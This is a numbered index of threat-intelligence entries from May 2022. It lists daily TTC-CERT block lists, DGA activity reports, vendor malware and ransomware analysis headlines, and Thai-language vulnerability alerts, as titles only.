1.2.2504. 2022-05-06 TTC-CERT IP Block Lists 2022-05-06 - SSH port scanning, SSH brute-force attack
1.2.2505. 2022-05-06 TTC-CERT - IP Daily Block Lists - 2022-05-05 - CyberTotal
1.2.2506. 2022-05-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-06
1.2.2507. 2022-05-07 Active Bamital DGA(s) for 20220506
1.2.2508. 2022-05-07 Active Bedep DGA(s) for 20220506
1.2.2509. 2022-05-07 Active Beebone DGA(s) for 20220506
1.2.2510. 2022-05-07 Active Chinad DGA(s) for 20220506
1.2.2511. 2022-05-07 Active Malware samples detected on 2022-05-06

1.2.2512. 2022-05-07 A new version of X-Files Stealer
1.2.2513. 2022-05-07 Black Basta Ransomware | New Ransomware Variant Targeting High-Value Organizations
1.2.2514. 2022-05-07 Cisco Talos Intelligence Group - Threat Roundup for April 29 to May 6
1.2.2515. 2022-05-07 Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency | McAfee Blog
1.2.2516. 2022-05-07 Energy/Infrastructure Enterprises Targeted by HTML Phishing Campaign
1.2.2517. 2022-05-07 How CrowdStrike Analyzes macOS Malware to Optimize Automated Detection
1.2.2518. 2022-05-07 NetDooka Framework Distributed via PrivateLoader Malware as Part of Pay-Per-Install Service
1.2.2519. 2022-05-07 Odaku Ransomware; Chaos ransomware family
1.2.2520. 2022-05-07 Raspberry Robin gets the worm early
1.2.2521. 2022-05-07 The Trojan subscribers Joker, MobOk, Vesub and GriftHorse | Securelist
1.2.2522. 2022-05-07 TTC-CERT Block Lists 2022-05-07 - Agentemis, BEACON, Cobalt Strike
1.2.2523. 2022-05-07 TTC-CERT Block Lists 2022-05-07 - IcedID, BokBot
1.2.2524. 2022-05-07 TTC-CERT Block Lists 2022-05-07 - Phishing attack dataset
1.2.2525. 2022-05-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-06 - CyberTotal
1.2.2526. 2022-05-07 TTC-CERT - HASH Daily Block Lists - 2022-05-06 - CyberTotal
1.2.2527. 2022-05-07 TTC-CERT IP Block Lists 2022-05-07 - FTP port scanning, FTP attack
1.2.2528. 2022-05-07 TTC-CERT IP Block Lists 2022-05-07 - SSH port scanning, SSH brute-force attack
1.2.2529. 2022-05-07 TTC-CERT - IP Daily Block Lists - 2022-05-06 - CyberTotal
1.2.2530. 2022-05-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-07
1.2.2531. 2022-05-08 TTC-CERT Block Lists 2022-05-08 - Agentemis, BEACON, Cobalt Strike
1.2.2532. 2022-05-08 TTC-CERT Block Lists 2022-05-08 - Phishing attack dataset

1.2.2533. 2022-05-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-07 - CyberTotal
1.2.2534. 2022-05-08 TTC-CERT - HASH Daily Block Lists - 2022-05-07 - CyberTotal
1.2.2535. 2022-05-08 TTC-CERT IP Block Lists 2022-05-08 - FTP port scanning, FTP attack
1.2.2536. 2022-05-08 TTC-CERT IP Block Lists 2022-05-08 - SSH port scanning, SSH brute-force attack
1.2.2537. 2022-05-08 TTC-CERT - IP Daily Block Lists - 2022-05-07 - CyberTotal
1.2.2538. 2022-05-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-08
1.2.2539. 2022-05-09 TTC-CERT Block Lists 2022-05-09 - Agentemis, BEACON, Cobalt Strike
1.2.2540. 2022-05-09 TTC-CERT Block Lists 2022-05-09 - IcedID, BokBot
1.2.2541. 2022-05-09 TTC-CERT Block Lists 2022-05-09 - Phishing attack dataset
1.2.2542. 2022-05-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-08 - CyberTotal
1.2.2543. 2022-05-09 TTC-CERT - HASH Daily Block Lists - 2022-05-08 - CyberTotal
1.2.2544. 2022-05-09 TTC-CERT IP Block Lists 2022-05-09 - FTP port scanning, FTP attack
1.2.2545. 2022-05-09 TTC-CERT IP Block Lists 2022-05-09 - SSH port scanning, SSH brute-force attack
1.2.2546. 2022-05-09 TTC-CERT - IP Daily Block Lists - 2022-05-08 - CyberTotal
1.2.2547. 2022-05-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-09
1.2.2548. 2022-05-10 Active Bamital DGA(s) for 20220509
1.2.2549. 2022-05-10 Active Bedep DGA(s) for 20220509
1.2.2550. 2022-05-10 Active Beebone DGA(s) for 20220509
1.2.2551. 2022-05-10 Active Chinad DGA(s) for 20220509
1.2.2552. 2022-05-10 Active Malware samples detected on 2022-05-09
1.2.2553. 2022-05-10 Cyber attack of the APT28 group using the malicious program CredoMap_v2 (CERT-UA # 4622)
1.2.2554. 2022-05-10 Massive spread of the JesterStealer malware using chemical attack themes
1.2.2555. 2022-05-10 Operation (Dragon) EviLoong: The Electronic Party of "Borderless" Hackers
1.2.2556. 2022-05-10 SEO Poisoning - A Gootloader Story

1.2.2557. 2022-05-10 TTC-CERT Block Lists 2022-05-10 - Agentemis, BEACON, Cobalt Strike
1.2.2558. 2022-05-10 TTC-CERT Block Lists 2022-05-10 - Phishing attack dataset
1.2.2559. 2022-05-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-09 - CyberTotal
1.2.2560. 2022-05-10 TTC-CERT - HASH Daily Block Lists - 2022-05-09 - CyberTotal
1.2.2561. 2022-05-10 TTC-CERT IP Block Lists 2022-05-10 - FTP port scanning, FTP attack
1.2.2562. 2022-05-10 TTC-CERT IP Block Lists 2022-05-10 - SSH port scanning, SSH brute-force attack
1.2.2563. 2022-05-10 TTC-CERT - IP Daily Block Lists - 2022-05-09 - CyberTotal
1.2.2564. 2022-05-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-10
1.2.2565. 2022-05-10 TTC-CERT - URL Daily Block Lists - 2022-05-09 - CyberTotal
1.2.2566. 2022-05-10 Ursnif Malware Banks on News Events for Phishing Attacks | Qualys Security Blog
1.2.2567. 2022-05-11 Active Bamital DGA(s) for 20220510
1.2.2568. 2022-05-11 Active Beebone DGA(s) for 20220510
1.2.2569. 2022-05-11 Active Conficker DGA(s) for 20220510
1.2.2570. 2022-05-11 Active Malware samples detected on 2022-05-10
1.2.2571. 2022-05-11 Cisco Talos Intelligence Group : Threat Advisory: Critical F5 BIG-IP Vulnerability
1.2.2572. 2022-05-11 Dirty Deeds Done Dirt Cheap: Russian RAT Offers Backdoor Bargains
1.2.2573. 2022-05-11 Emotet: New Delivery Mechanism to Bypass VBA Protection
1.2.2574. 2022-05-11 Examining the Black Basta Ransomware’s Infection Routine
1.2.2575. 2022-05-11 F5 BIG-IP CVE-2022-1388 exploitation Indicators of compromise (IOCs)
1.2.2576. 2022-05-11 Japan Ransomware; Extension: .japan
1.2.2577. 2022-05-11 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนพฤษภาคม 2565
1.2.2578. 2022-05-11 Octopus Backdoor is Back with a New Embedded Obfuscated Bat File - SANS Internet Storm Center
1.2.2579. 2022-05-11 Quantum Locker Ransomware
1.2.2580. 2022-05-11 Ransomware Spotlight: Conti

1.2.2581. 2022-05-11 REvil Development Adds Confidence About GOLD SOUTHFIELD Reemergence | Secureworks
1.2.2582. 2022-05-11 RiskIQ: VBScript Hosted on BlogSpot URL Deploys Malware Associated with NyanCat
1.2.2583. 2022-05-11 The data analysis behind the cyber attack on Beijing Healthbao
1.2.2584. 2022-05-11 Titancrypt Ransomware; Extension: .titancrypt
1.2.2585. 2022-05-11 TTC-CERT Block Lists 2022-05-11 - Agentemis, BEACON, Cobalt Strike
1.2.2586. 2022-05-11 TTC-CERT Block Lists 2022-05-11 - IcedID, BokBot
1.2.2587. 2022-05-11 TTC-CERT Block Lists 2022-05-11 - Phishing attack dataset
1.2.2588. 2022-05-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-10 - CyberTotal
1.2.2589. 2022-05-11 TTC-CERT - HASH Daily Block Lists - 2022-05-10 - CyberTotal
1.2.2590. 2022-05-11 TTC-CERT IP Block Lists 2022-05-11 - FTP port scanning, FTP attack
1.2.2591. 2022-05-11 TTC-CERT IP Block Lists 2022-05-11 - SSH port scanning, SSH brute-force attack
1.2.2592. 2022-05-11 TTC-CERT - IP Daily Block Lists - 2022-05-10 - CyberTotal
1.2.2593. 2022-05-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-11
1.2.2594. 2022-05-12 Active Bamital DGA(s) for 20220511
1.2.2595. 2022-05-12 Active Conficker DGA(s) for 20220511
1.2.2596. 2022-05-12 Active DirCrypt DGA(s) for 20220511
1.2.2597. 2022-05-12 Active Malware samples detected on 2022-05-11
1.2.2598. 2022-05-12 APT34 targets Jordan Government using new Saitama backdoor | Malwarebytes Labs
1.2.2599. 2022-05-12 BPFDoor: Chinese tool almost undetected for FIVE years is second BPF-based attack this year
1.2.2600. 2022-05-12 Cobalt Strike Analysis and Tutorial: CS Metadata Encoding and Decoding
1.2.2601. 2022-05-12 Falcon OverWatch Detects Novel IceApple Post-Exploitation Framework
1.2.2602. 2022-05-12 From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win

1.2.2603. 2022-05-12 IP Address 45.64.184[.]207 ของ บริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server
1.2.2604. 2022-05-12 Nerbian RAT Using COVID-19 Themes Features Sophisticated Evasion Techniques | Proofpoint US
1.2.2605. 2022-05-12 npm Supply Chain Attack Targeting Germany-Based Companies
1.2.2606. 2022-05-12 Operation RestyLink: Targeted attack campaign targeting Japanese companies
1.2.2607. 2022-05-12 Public Cloud Cybersecurity Threat Intelligence (202204)
1.2.2608. 2022-05-12 TA578 using thread-hijacked emails to push ISO files for Bumblebee malware
1.2.2609. 2022-05-12 Threat Actors Leveraging Known C&C Server Linked To Other Popular Stealers
1.2.2610. 2022-05-12 Transparent Tribe Targets Educational Institution - K7 Labs
1.2.2611. 2022-05-12 TTC-CERT Block Lists 2022-05-12 - Agentemis, BEACON, Cobalt Strike
1.2.2612. 2022-05-12 TTC-CERT Block Lists 2022-05-12 - Phishing attack dataset
1.2.2613. 2022-05-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-11 - CyberTotal
1.2.2614. 2022-05-12 TTC-CERT - HASH Daily Block Lists - 2022-05-11 - CyberTotal
1.2.2615. 2022-05-12 TTC-CERT IP Block Lists 2022-05-12 - FTP port scanning, FTP attack
1.2.2616. 2022-05-12 TTC-CERT IP Block Lists 2022-05-12 - SSH port scanning, SSH brute-force attack
1.2.2617. 2022-05-12 TTC-CERT - IP Daily Block Lists - 2022-05-11 - CyberTotal
1.2.2618. 2022-05-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-12
1.2.2619. 2022-05-12 TTC-CERT - URL Daily Block Lists - 2022-05-11 - CyberTotal
1.2.2620. 2022-05-12 แจ้งเตือนช่องโหว่ใน BIOS ของเครื่องคอมพิวเตอร์ยี่ห้อ HP บางรุ่น อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.2.2621. 2022-05-13 Active Bamital DGA(s) for 20220512
1.2.2622. 2022-05-13 Active Bedep DGA(s) for 20220512
1.2.2623. 2022-05-13 Active Beebone DGA(s) for 20220512
1.2.2624. 2022-05-13 Active Malware samples detected on 2022-05-12
1.2.2625. 2022-05-13 Bitter APT adds Bangladesh to their targets

1.2.2626. 2022-05-13 Cisco Talos Intelligence Group - Threat Source newsletter (May 12, 2022)
1.2.2627. 2022-05-13 COBALT MIRAGE conducts ransomware operations in U.S. | Secureworks
1.2.2628. 2022-05-13 Colbalt Strike Command and Control Server
1.2.2629. 2022-05-13 Malicious PDF Document Analysis - Lazyscripter
1.2.2630. 2022-05-13 Nominatus Ransomware 2
1.2.2631. 2022-05-13 Phishing Campaign Delivering Three Fileless Malware: AveMariaRAT / BitRAT / PandoraHVNC – Part I | FortiGuard Labs
1.2.2632. 2022-05-13 Ransomware Spotlight: LockBit
1.2.2633. 2022-05-13 Stop/Djvu Ransomware
1.2.2634. 2022-05-13 SYK Crypter Distributing Malware Families Via Discord
1.2.2635. 2022-05-13 Threat Thursday: Malware Rebooted - How Industroyer2 Takes Aim at Ukraine Infrastructure
1.2.2636. 2022-05-13 TTC-CERT Block Lists 2022-05-13 - Agentemis, BEACON, Cobalt Strike
1.2.2637. 2022-05-13 TTC-CERT Block Lists 2022-05-13 - Phishing attack dataset
1.2.2638. 2022-05-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-12 - CyberTotal
1.2.2639. 2022-05-13 TTC-CERT - HASH Daily Block Lists - 2022-05-12 - CyberTotal
1.2.2640. 2022-05-13 TTC-CERT IP Block Lists 2022-05-13 - FTP port scanning, FTP attack
1.2.2641. 2022-05-13 TTC-CERT IP Block Lists 2022-05-13 - SSH port scanning, SSH brute-force attack
1.2.2642. 2022-05-13 TTC-CERT - IP Daily Block Lists - 2022-05-12 - CyberTotal
1.2.2643. 2022-05-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-13
1.2.2644. 2022-05-13 TTC-CERT - URL Daily Block Lists - 2022-05-12 - CyberTotal
1.2.2645. 2022-05-13 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Zyxel firewall ที่อาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.2646. 2022-05-14 Active Bamital DGA(s) for 20220513
1.2.2647. 2022-05-14 Active Bedep DGA(s) for 20220513
1.2.2648. 2022-05-14 Active Beebone DGA(s) for 20220513
1.2.2649. 2022-05-14 Active Chinad DGA(s) for 20220513

1.2.2650. 2022-05-14 Active Malware samples detected on 2022-05-13
1.2.2651. 2022-05-14 Cisco Talos Intelligence Group - Threat Roundup for May 6 to May 13
1.2.2652. 2022-05-14 Cyberattack by UAC-0010 (Armageddon) using the malware GammaLoad.PS1_v2
1.2.2653. 2022-05-14 Cyble - A closer look at Eternity Malware
1.2.2654. 2022-05-14 From 0-Day to Mirai: 7 days of BIG-IP Exploits - SANS Internet Storm Center
1.2.2655. 2022-05-14 GootKit Payload Delivery URLs, May 12, 2022
1.2.2656. 2022-05-14 LockData Ransomware; Extension: 4 random characters
1.2.2657. 2022-05-14 Malicious Compiled HTML Help File Delivering Agent Tesla
1.2.2658. 2022-05-14 RedLine Stealer Campaign Using Binance Mystery Box Videos to Spread GitHub-Hosted Payload
1.2.2659. 2022-05-14 Stop/Djvu Ransomware (v0479); Extension: .errz
1.2.2660. 2022-05-14 TTC-CERT Block Lists 2022-05-14 - Agentemis, BEACON, Cobalt Strike
1.2.2661. 2022-05-14 TTC-CERT Block Lists 2022-05-14 - Phishing attack dataset
1.2.2662. 2022-05-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-13 - CyberTotal
1.2.2663. 2022-05-14 TTC-CERT - HASH Daily Block Lists - 2022-05-13 - CyberTotal
1.2.2664. 2022-05-14 TTC-CERT IP Block Lists 2022-05-14 - FTP port scanning, FTP attack
1.2.2665. 2022-05-14 TTC-CERT IP Block Lists 2022-05-14 - SSH port scanning, SSH brute-force attack
1.2.2666. 2022-05-14 TTC-CERT - IP Daily Block Lists - 2022-05-13 - CyberTotal
1.2.2667. 2022-05-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-14
1.2.2668. 2022-05-14 TTC-CERT - URL Daily Block Lists - 2022-05-13 - CyberTotal
1.2.2669. 2022-05-15 Active Bamital DGA(s) for 20220514
1.2.2670. 2022-05-15 Active Chinad DGA(s) for 20220514
1.2.2671. 2022-05-15 Active Conficker DGA(s) for 20220514
1.2.2672. 2022-05-15 Active Malware samples detected on 2022-05-14
1.2.2673. 2022-05-15 TTC-CERT Block Lists 2022-05-15 - Agentemis, BEACON, Cobalt Strike

1.2.2674. 2022-05-15 TTC-CERT Block Lists 2022-05-15 - Phishing attack dataset
1.2.2675. 2022-05-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-14 - CyberTotal
1.2.2676. 2022-05-15 TTC-CERT - HASH Daily Block Lists - 2022-05-14 - CyberTotal
1.2.2677. 2022-05-15 TTC-CERT IP Block Lists 2022-05-15 - FTP port scanning, FTP attack
1.2.2678. 2022-05-15 TTC-CERT IP Block Lists 2022-05-15 - SSH port scanning, SSH brute-force attack
1.2.2679. 2022-05-15 TTC-CERT - IP Daily Block Lists - 2022-05-14 - CyberTotal
1.2.2680. 2022-05-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-15
1.2.2681. 2022-05-15 TTC-CERT - URL Daily Block Lists - 2022-05-14 - CyberTotal
1.2.2682. 2022-05-16 Active Bamital DGA(s) for 20220515
1.2.2683. 2022-05-16 Active Conficker DGA(s) for 20220515
1.2.2684. 2022-05-16 Active DirCrypt DGA(s) for 20220515
1.2.2685. 2022-05-16 Active Malware samples detected on 2022-05-15
1.2.2686. 2022-05-16 MalwarePatrol Active Malware Samples Detected
1.2.2687. 2022-05-16 TTC-CERT Block Lists 2022-05-16 - Agentemis, BEACON, Cobalt Strike
1.2.2688. 2022-05-16 TTC-CERT Block Lists 2022-05-16 - Phishing attack dataset
1.2.2689. 2022-05-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-15 - CyberTotal
1.2.2690. 2022-05-16 TTC-CERT - HASH Daily Block Lists - 2022-05-15 - CyberTotal
1.2.2691. 2022-05-16 TTC-CERT IP Block Lists 2022-05-16 - FTP port scanning, FTP attack
1.2.2692. 2022-05-16 TTC-CERT IP Block Lists 2022-05-16 - SSH port scanning, SSH brute-force attack
1.2.2693. 2022-05-16 TTC-CERT - IP Daily Block Lists - 2022-05-15 - CyberTotal
1.2.2694. 2022-05-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-16
1.2.2695. 2022-05-16 แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ SonicWall SSLVPN SMA1000 Series ที่อาจส่งผลให้ถูกโจมตีแบบ Authentication Bypass
1.2.2696. 2022-05-17 Active Bamital DGA(s) for 20220516
1.2.2697. 2022-05-17 Active Chinad DGA(s) for 20220516
1.2.2698. 2022-05-17 Active Conficker DGA(s) for 20220516
1.2.2699. 2022-05-17 Active Malware samples detected on 2022-05-16

1.2.2700. 2022-05-17 Malicious Help File Disguised as Missing Coins Report and Wage Statement (*.chm) - ASEC BLOG
1.2.2701. 2022-05-17 TTC-CERT Block Lists 2022-05-17 - Agentemis, BEACON, Cobalt Strike
1.2.2702. 2022-05-17 TTC-CERT Block Lists 2022-05-17 - Phishing attack dataset
1.2.2703. 2022-05-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-16 - CyberTotal
1.2.2704. 2022-05-17 TTC-CERT - HASH Daily Block Lists - 2022-05-16 - CyberTotal
1.2.2705. 2022-05-17 TTC-CERT IP Block Lists 2022-05-17 - FTP port scanning, FTP attack
1.2.2706. 2022-05-17 TTC-CERT IP Block Lists 2022-05-17 - SSH port scanning, SSH brute-force attack
1.2.2707. 2022-05-17 TTC-CERT - IP Daily Block Lists - 2022-05-16 - CyberTotal
1.2.2708. 2022-05-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-17
1.2.2709. 2022-05-17 รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.2710. 2022-05-18 Active Bamital DGA(s) for 20220517
1.2.2711. 2022-05-18 Active Chinad DGA(s) for 20220517
1.2.2712. 2022-05-18 Active Conficker DGA(s) for 20220517
1.2.2713. 2022-05-18 Active Cryptowall DGA(s) for 20220517
1.2.2714. 2022-05-18 Active Malware samples detected on 2022-05-17
1.2.2715. 2022-05-18 Chaos Ransomware Variant Sides with Russia | FortiGuard Labs
1.2.2716. 2022-05-18 Custom PowerShell RAT targets Germans seeking information about the Ukraine crisis
1.2.2717. 2022-05-18 Emotet Summary: November 2021 Through January 2022
1.2.2718. 2022-05-18 Emotet takes the 64-bit Route - K7 Labs
1.2.2719. 2022-05-18 Fake Mobile Apps Steal Facebook Credentials, Cryptocurrency-Related Keys
1.2.2720. 2022-05-18 FBI Flash: Cyber Actors Scrape Credit Card Data from US Business' Online Checkout Page and Maintain Persistence by Injecting Malicious PHP Code
1.2.2721. 2022-05-18 KurayStealer: A Bandit Using Discord Webhooks
1.2.2722. 2022-05-18 Ransomware Spotlight: RansomEXX

1.2.2723. 2022-05-18 TTC-CERT Block Lists 2022-05-18 - Agentemis, BEACON, Cobalt Strike
1.2.2724. 2022-05-18 TTC-CERT Block Lists 2022-05-18 - Phishing attack dataset
1.2.2725. 2022-05-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-17 - CyberTotal
1.2.2726. 2022-05-18 TTC-CERT - HASH Daily Block Lists - 2022-05-17 - CyberTotal
1.2.2727. 2022-05-18 TTC-CERT IP Block Lists 2022-05-18 - FTP port scanning, FTP attack
1.2.2728. 2022-05-18 TTC-CERT IP Block Lists 2022-05-18 - SSH port scanning, SSH brute-force attack
1.2.2729. 2022-05-18 TTC-CERT - IP Daily Block Lists - 2022-05-17 - CyberTotal
1.2.2730. 2022-05-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-18
1.2.2731. 2022-05-18 บริษัท Apple เผยแพร่การอัพเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ
1.2.2732. 2022-05-19 Active Bamital DGA(s) for 20220518
1.2.2733. 2022-05-19 Active Bedep DGA(s) for 20220518
1.2.2734. 2022-05-19 Active Chinad DGA(s) for 20220518
1.2.2735. 2022-05-19 Active Malware samples detected on 2022-05-18
1.2.2736. 2022-05-19 Attempts to attack Kimsuky under the guise of press releases on various topics - ASEC BLOG
1.2.2737. 2022-05-19 Briefing on the latest APT-C-24 Rattlesnake attack activity
1.2.2738. 2022-05-19 BTC (VoidCrypt) Ransomware; VoidCrypt ransomware family
1.2.2739. 2022-05-19 CryptBIT Ransomware; Extension: .cryptbit
1.2.2740. 2022-05-19 Do you want 30 BTC? Nothing is easier (or cheaper) in this phishing campaign... - SANS Internet Storm Center
1.2.2741. 2022-05-19 Millions of Attacks Target Tatsu Builder Plugin
1.2.2742. 2022-05-19 Network Footprints of Gamaredon Group
1.2.2743. 2022-05-19 Redem Mikhail Ransomware; Spora ransomware family
1.2.2744. 2022-05-19 Space Pirates: analyzing the tools and connections of a new hacker group
1.2.2745. 2022-05-19 Steer Clear of Instant Loan Apps - K7 Labs
1.2.2746. 2022-05-19 Stop/Djvu Ransomware; Extension: .fdcv
1.2.2747. 2022-05-19 Sysrv Botnet Expands and Gains Persistence

1.2.2748. 2022-05-19 TTC-CERT Block Lists 2022-05-19 - Agentemis, BEACON, Cobalt Strike
1.2.2749. 2022-05-19 TTC-CERT Block Lists 2022-05-19 - Phishing attack dataset
1.2.2750. 2022-05-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-18 - CyberTotal
1.2.2751. 2022-05-19 TTC-CERT - HASH Daily Block Lists - 2022-05-18 - CyberTotal
1.2.2752. 2022-05-19 TTC-CERT IP Block Lists 2022-05-19 - FTP port scanning, FTP attack
1.2.2753. 2022-05-19 TTC-CERT IP Block Lists 2022-05-19 - SSH port scanning, SSH brute-force attack
1.2.2754. 2022-05-19 TTC-CERT - IP Daily Block Lists - 2022-05-18 - CyberTotal
1.2.2755. 2022-05-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-19
1.2.2756. 2022-05-19 TTC-CERT - URL Daily Block Lists - 2022-05-18 - CyberTotal
1.2.2757. 2022-05-19 UpdateAgent malware dropper adapts again
1.2.2758. 2022-05-19 Wizard Spider Group In-Depth Analysis
1.2.2759. 2022-05-19 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ VMware
1.2.2760. 2022-05-20 Active Bamital DGA(s) for 20220519
1.2.2761. 2022-05-20 Active Bedep DGA(s) for 20220519
1.2.2762. 2022-05-20 Active Chinad DGA(s) for 20220519
1.2.2763. 2022-05-20 Active Malware samples detected on 2022-05-19
1.2.2764. 2022-05-20 Bruised but Not Broken: The Resurgence of the Emotet Botnet Malware
1.2.2765. 2022-05-20 Bumblebee Malware from TransferXL URLs
1.2.2766. 2022-05-20 CRYPTER v2.40 Ransomware; Extension: .crypter
1.2.2767. 2022-05-20 HORSEMAGYAR Ransomware; Extension: .[victim's_ID].[spanielearslook].likeoldboobs
1.2.2768. 2022-05-20 Industrial Spy Market Ransomware; No file extension
1.2.2769. 2022-05-20 Interactive Phishing: Using Chatbot-like Web Applications to Harvest Information
1.2.2770. 2022-05-20 ITG23 Crypters Highlight Cooperation Between Cybercriminal Groups
1.2.2771. 2022-05-20 Lazarus Group Exploiting Log4Shell Vulnerability (NukeSped) - ASEC BLOG
1.2.2772. 2022-05-20 Protecting Android users from 0-Day attacks

1.2.2773. 2022-05-20 Rise in XorDdos: A deeper look at the stealthy DDoS malware targeting Linux devices - Microsoft Security Blog
1.2.2774. 2022-05-20 Rust Supply-Chain Attack Infects Cloud CI Pipelines with Go Malware
1.2.2775. 2022-05-20 Stop/Djvu Ransomware; Extension: .fefg
1.2.2776. 2022-05-20 Techniques to trick attached files in PDF into safe files - ASEC BLOG
1.2.2777. 2022-05-20 Threat Actors Chaining Unpatched VMware Vulnerabilities for Full System Control
1.2.2778. 2022-05-20 TTC-CERT Block Lists 2022-05-20 - Agentemis, BEACON, Cobalt Strike
1.2.2779. 2022-05-20 TTC-CERT Block Lists 2022-05-20 - Phishing attack dataset
1.2.2780. 2022-05-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-19 - CyberTotal
1.2.2781. 2022-05-20 TTC-CERT - HASH Daily Block Lists - 2022-05-19 - CyberTotal
1.2.2782. 2022-05-20 TTC-CERT IP Block Lists 2022-05-20 - FTP port scanning, FTP attack
1.2.2783. 2022-05-20 TTC-CERT IP Block Lists 2022-05-20 - SSH port scanning, SSH brute-force attack
1.2.2784. 2022-05-20 TTC-CERT - IP Daily Block Lists - 2022-05-19 - CyberTotal
1.2.2785. 2022-05-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-20
1.2.2786. 2022-05-20 Twisted Panda: Chinese APT espionage operation against Russian’s state-owned defense institutes - Check Point Research
1.2.2787. 2022-05-20 X-Cart Skimmer with DOM-based Obfuscation
1.2.2788. 2022-05-20 แจ้งเตือนช่องโหว่ของ ISC Berkeley Internet Name Domain (BIND) ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)
1.2.2789. 2022-05-20 รายงานกรณี Web Server ของบริษัท นีโอ เอ็กซ์ เอ็นเตอร์ไพรซ์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.2790. 2022-05-21 Active Bamital DGA(s) for 20220520
1.2.2791. 2022-05-21 Active Beebone DGA(s) for 20220520
1.2.2792. 2022-05-21 Active Conficker DGA(s) for 20220520
1.2.2793. 2022-05-21 Active Malware samples detected on 2022-05-20
1.2.2794. 2022-05-21 A Zip Bomb to Bypass Security Controls Sandboxes - SANS Internet Storm Center

1.2.2795. 2022-05-21 Cisco Talos Intelligence Group - Threat Roundup for May 13 to May 20
1.2.2796. 2022-05-21 Dridex Infection Chain Case Studies
1.2.2797. 2022-05-21 Hackers Utilize SwissTransfer To Deploy Phishing Scam
1.2.2798. 2022-05-21 Malware Campaign Targets InfoSec Community: Threat Actor Uses Fake Proof of Concept to Deliver Cobalt-Strike Beacon
1.2.2799. 2022-05-21 Mirai Malware for Linux Double Down on Stronger Chips | CrowdStrike
1.2.2800. 2022-05-21 Threat Brief: VMware Vulnerabilities Exploited in the Wild (CVE-2022-22954 and Others)
1.2.2801. 2022-05-21 TTC-CERT Block Lists 2022-05-21 - Agentemis, BEACON, Cobalt Strike
1.2.2802. 2022-05-21 TTC-CERT Block Lists 2022-05-21 - Phishing attack dataset
1.2.2803. 2022-05-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-20 - CyberTotal
1.2.2804. 2022-05-21 TTC-CERT - HASH Daily Block Lists - 2022-05-20 - CyberTotal
1.2.2805. 2022-05-21 TTC-CERT IP Block Lists 2022-05-21 - FTP port scanning, FTP attack
1.2.2806. 2022-05-21 TTC-CERT IP Block Lists 2022-05-21 - SSH port scanning, SSH brute-force attack
1.2.2807. 2022-05-21 TTC-CERT - IP Daily Block Lists - 2022-05-20 - CyberTotal
1.2.2808. 2022-05-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-21
1.2.2809. 2022-05-21 Vidar distributed through backdoored Windows 11 downloads and abusing Telegram
1.2.2810. 2022-05-21 Why Remediation Alone Is Not Enough When Infected by Malware
1.2.2811. 2022-05-21 XLL malware distributed through mail - ASEC BLOG
1.2.2812. 2022-05-21 ZareuS Ransomware; Extension: .ZareuS
1.2.2813. 2022-05-22 Active Bamital DGA(s) for 20220521
1.2.2814. 2022-05-22 Active Chinad DGA(s) for 20220521
1.2.2815. 2022-05-22 Active Conficker DGA(s) for 20220521
1.2.2816. 2022-05-22 Active Malware samples detected on 2022-05-21
1.2.2817. 2022-05-22 Analyzing a WooCommerce Credit Card Skimmer

1.2.2818. 2022-05-22 Cisco Talos Intelligence Group - Threat Source newsletter (May 19, 2022)
1.2.2819. 2022-05-22 Sandworm uses a new version of ArguePatch to attack targets in Ukraine | WeLiveSecurity
1.2.2820. 2022-05-22 TTC-CERT Block Lists 2022-05-22 - Agentemis, BEACON, Cobalt Strike
1.2.2821. 2022-05-22 TTC-CERT Block Lists 2022-05-22 - Phishing attack dataset
1.2.2822. 2022-05-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-21 - CyberTotal
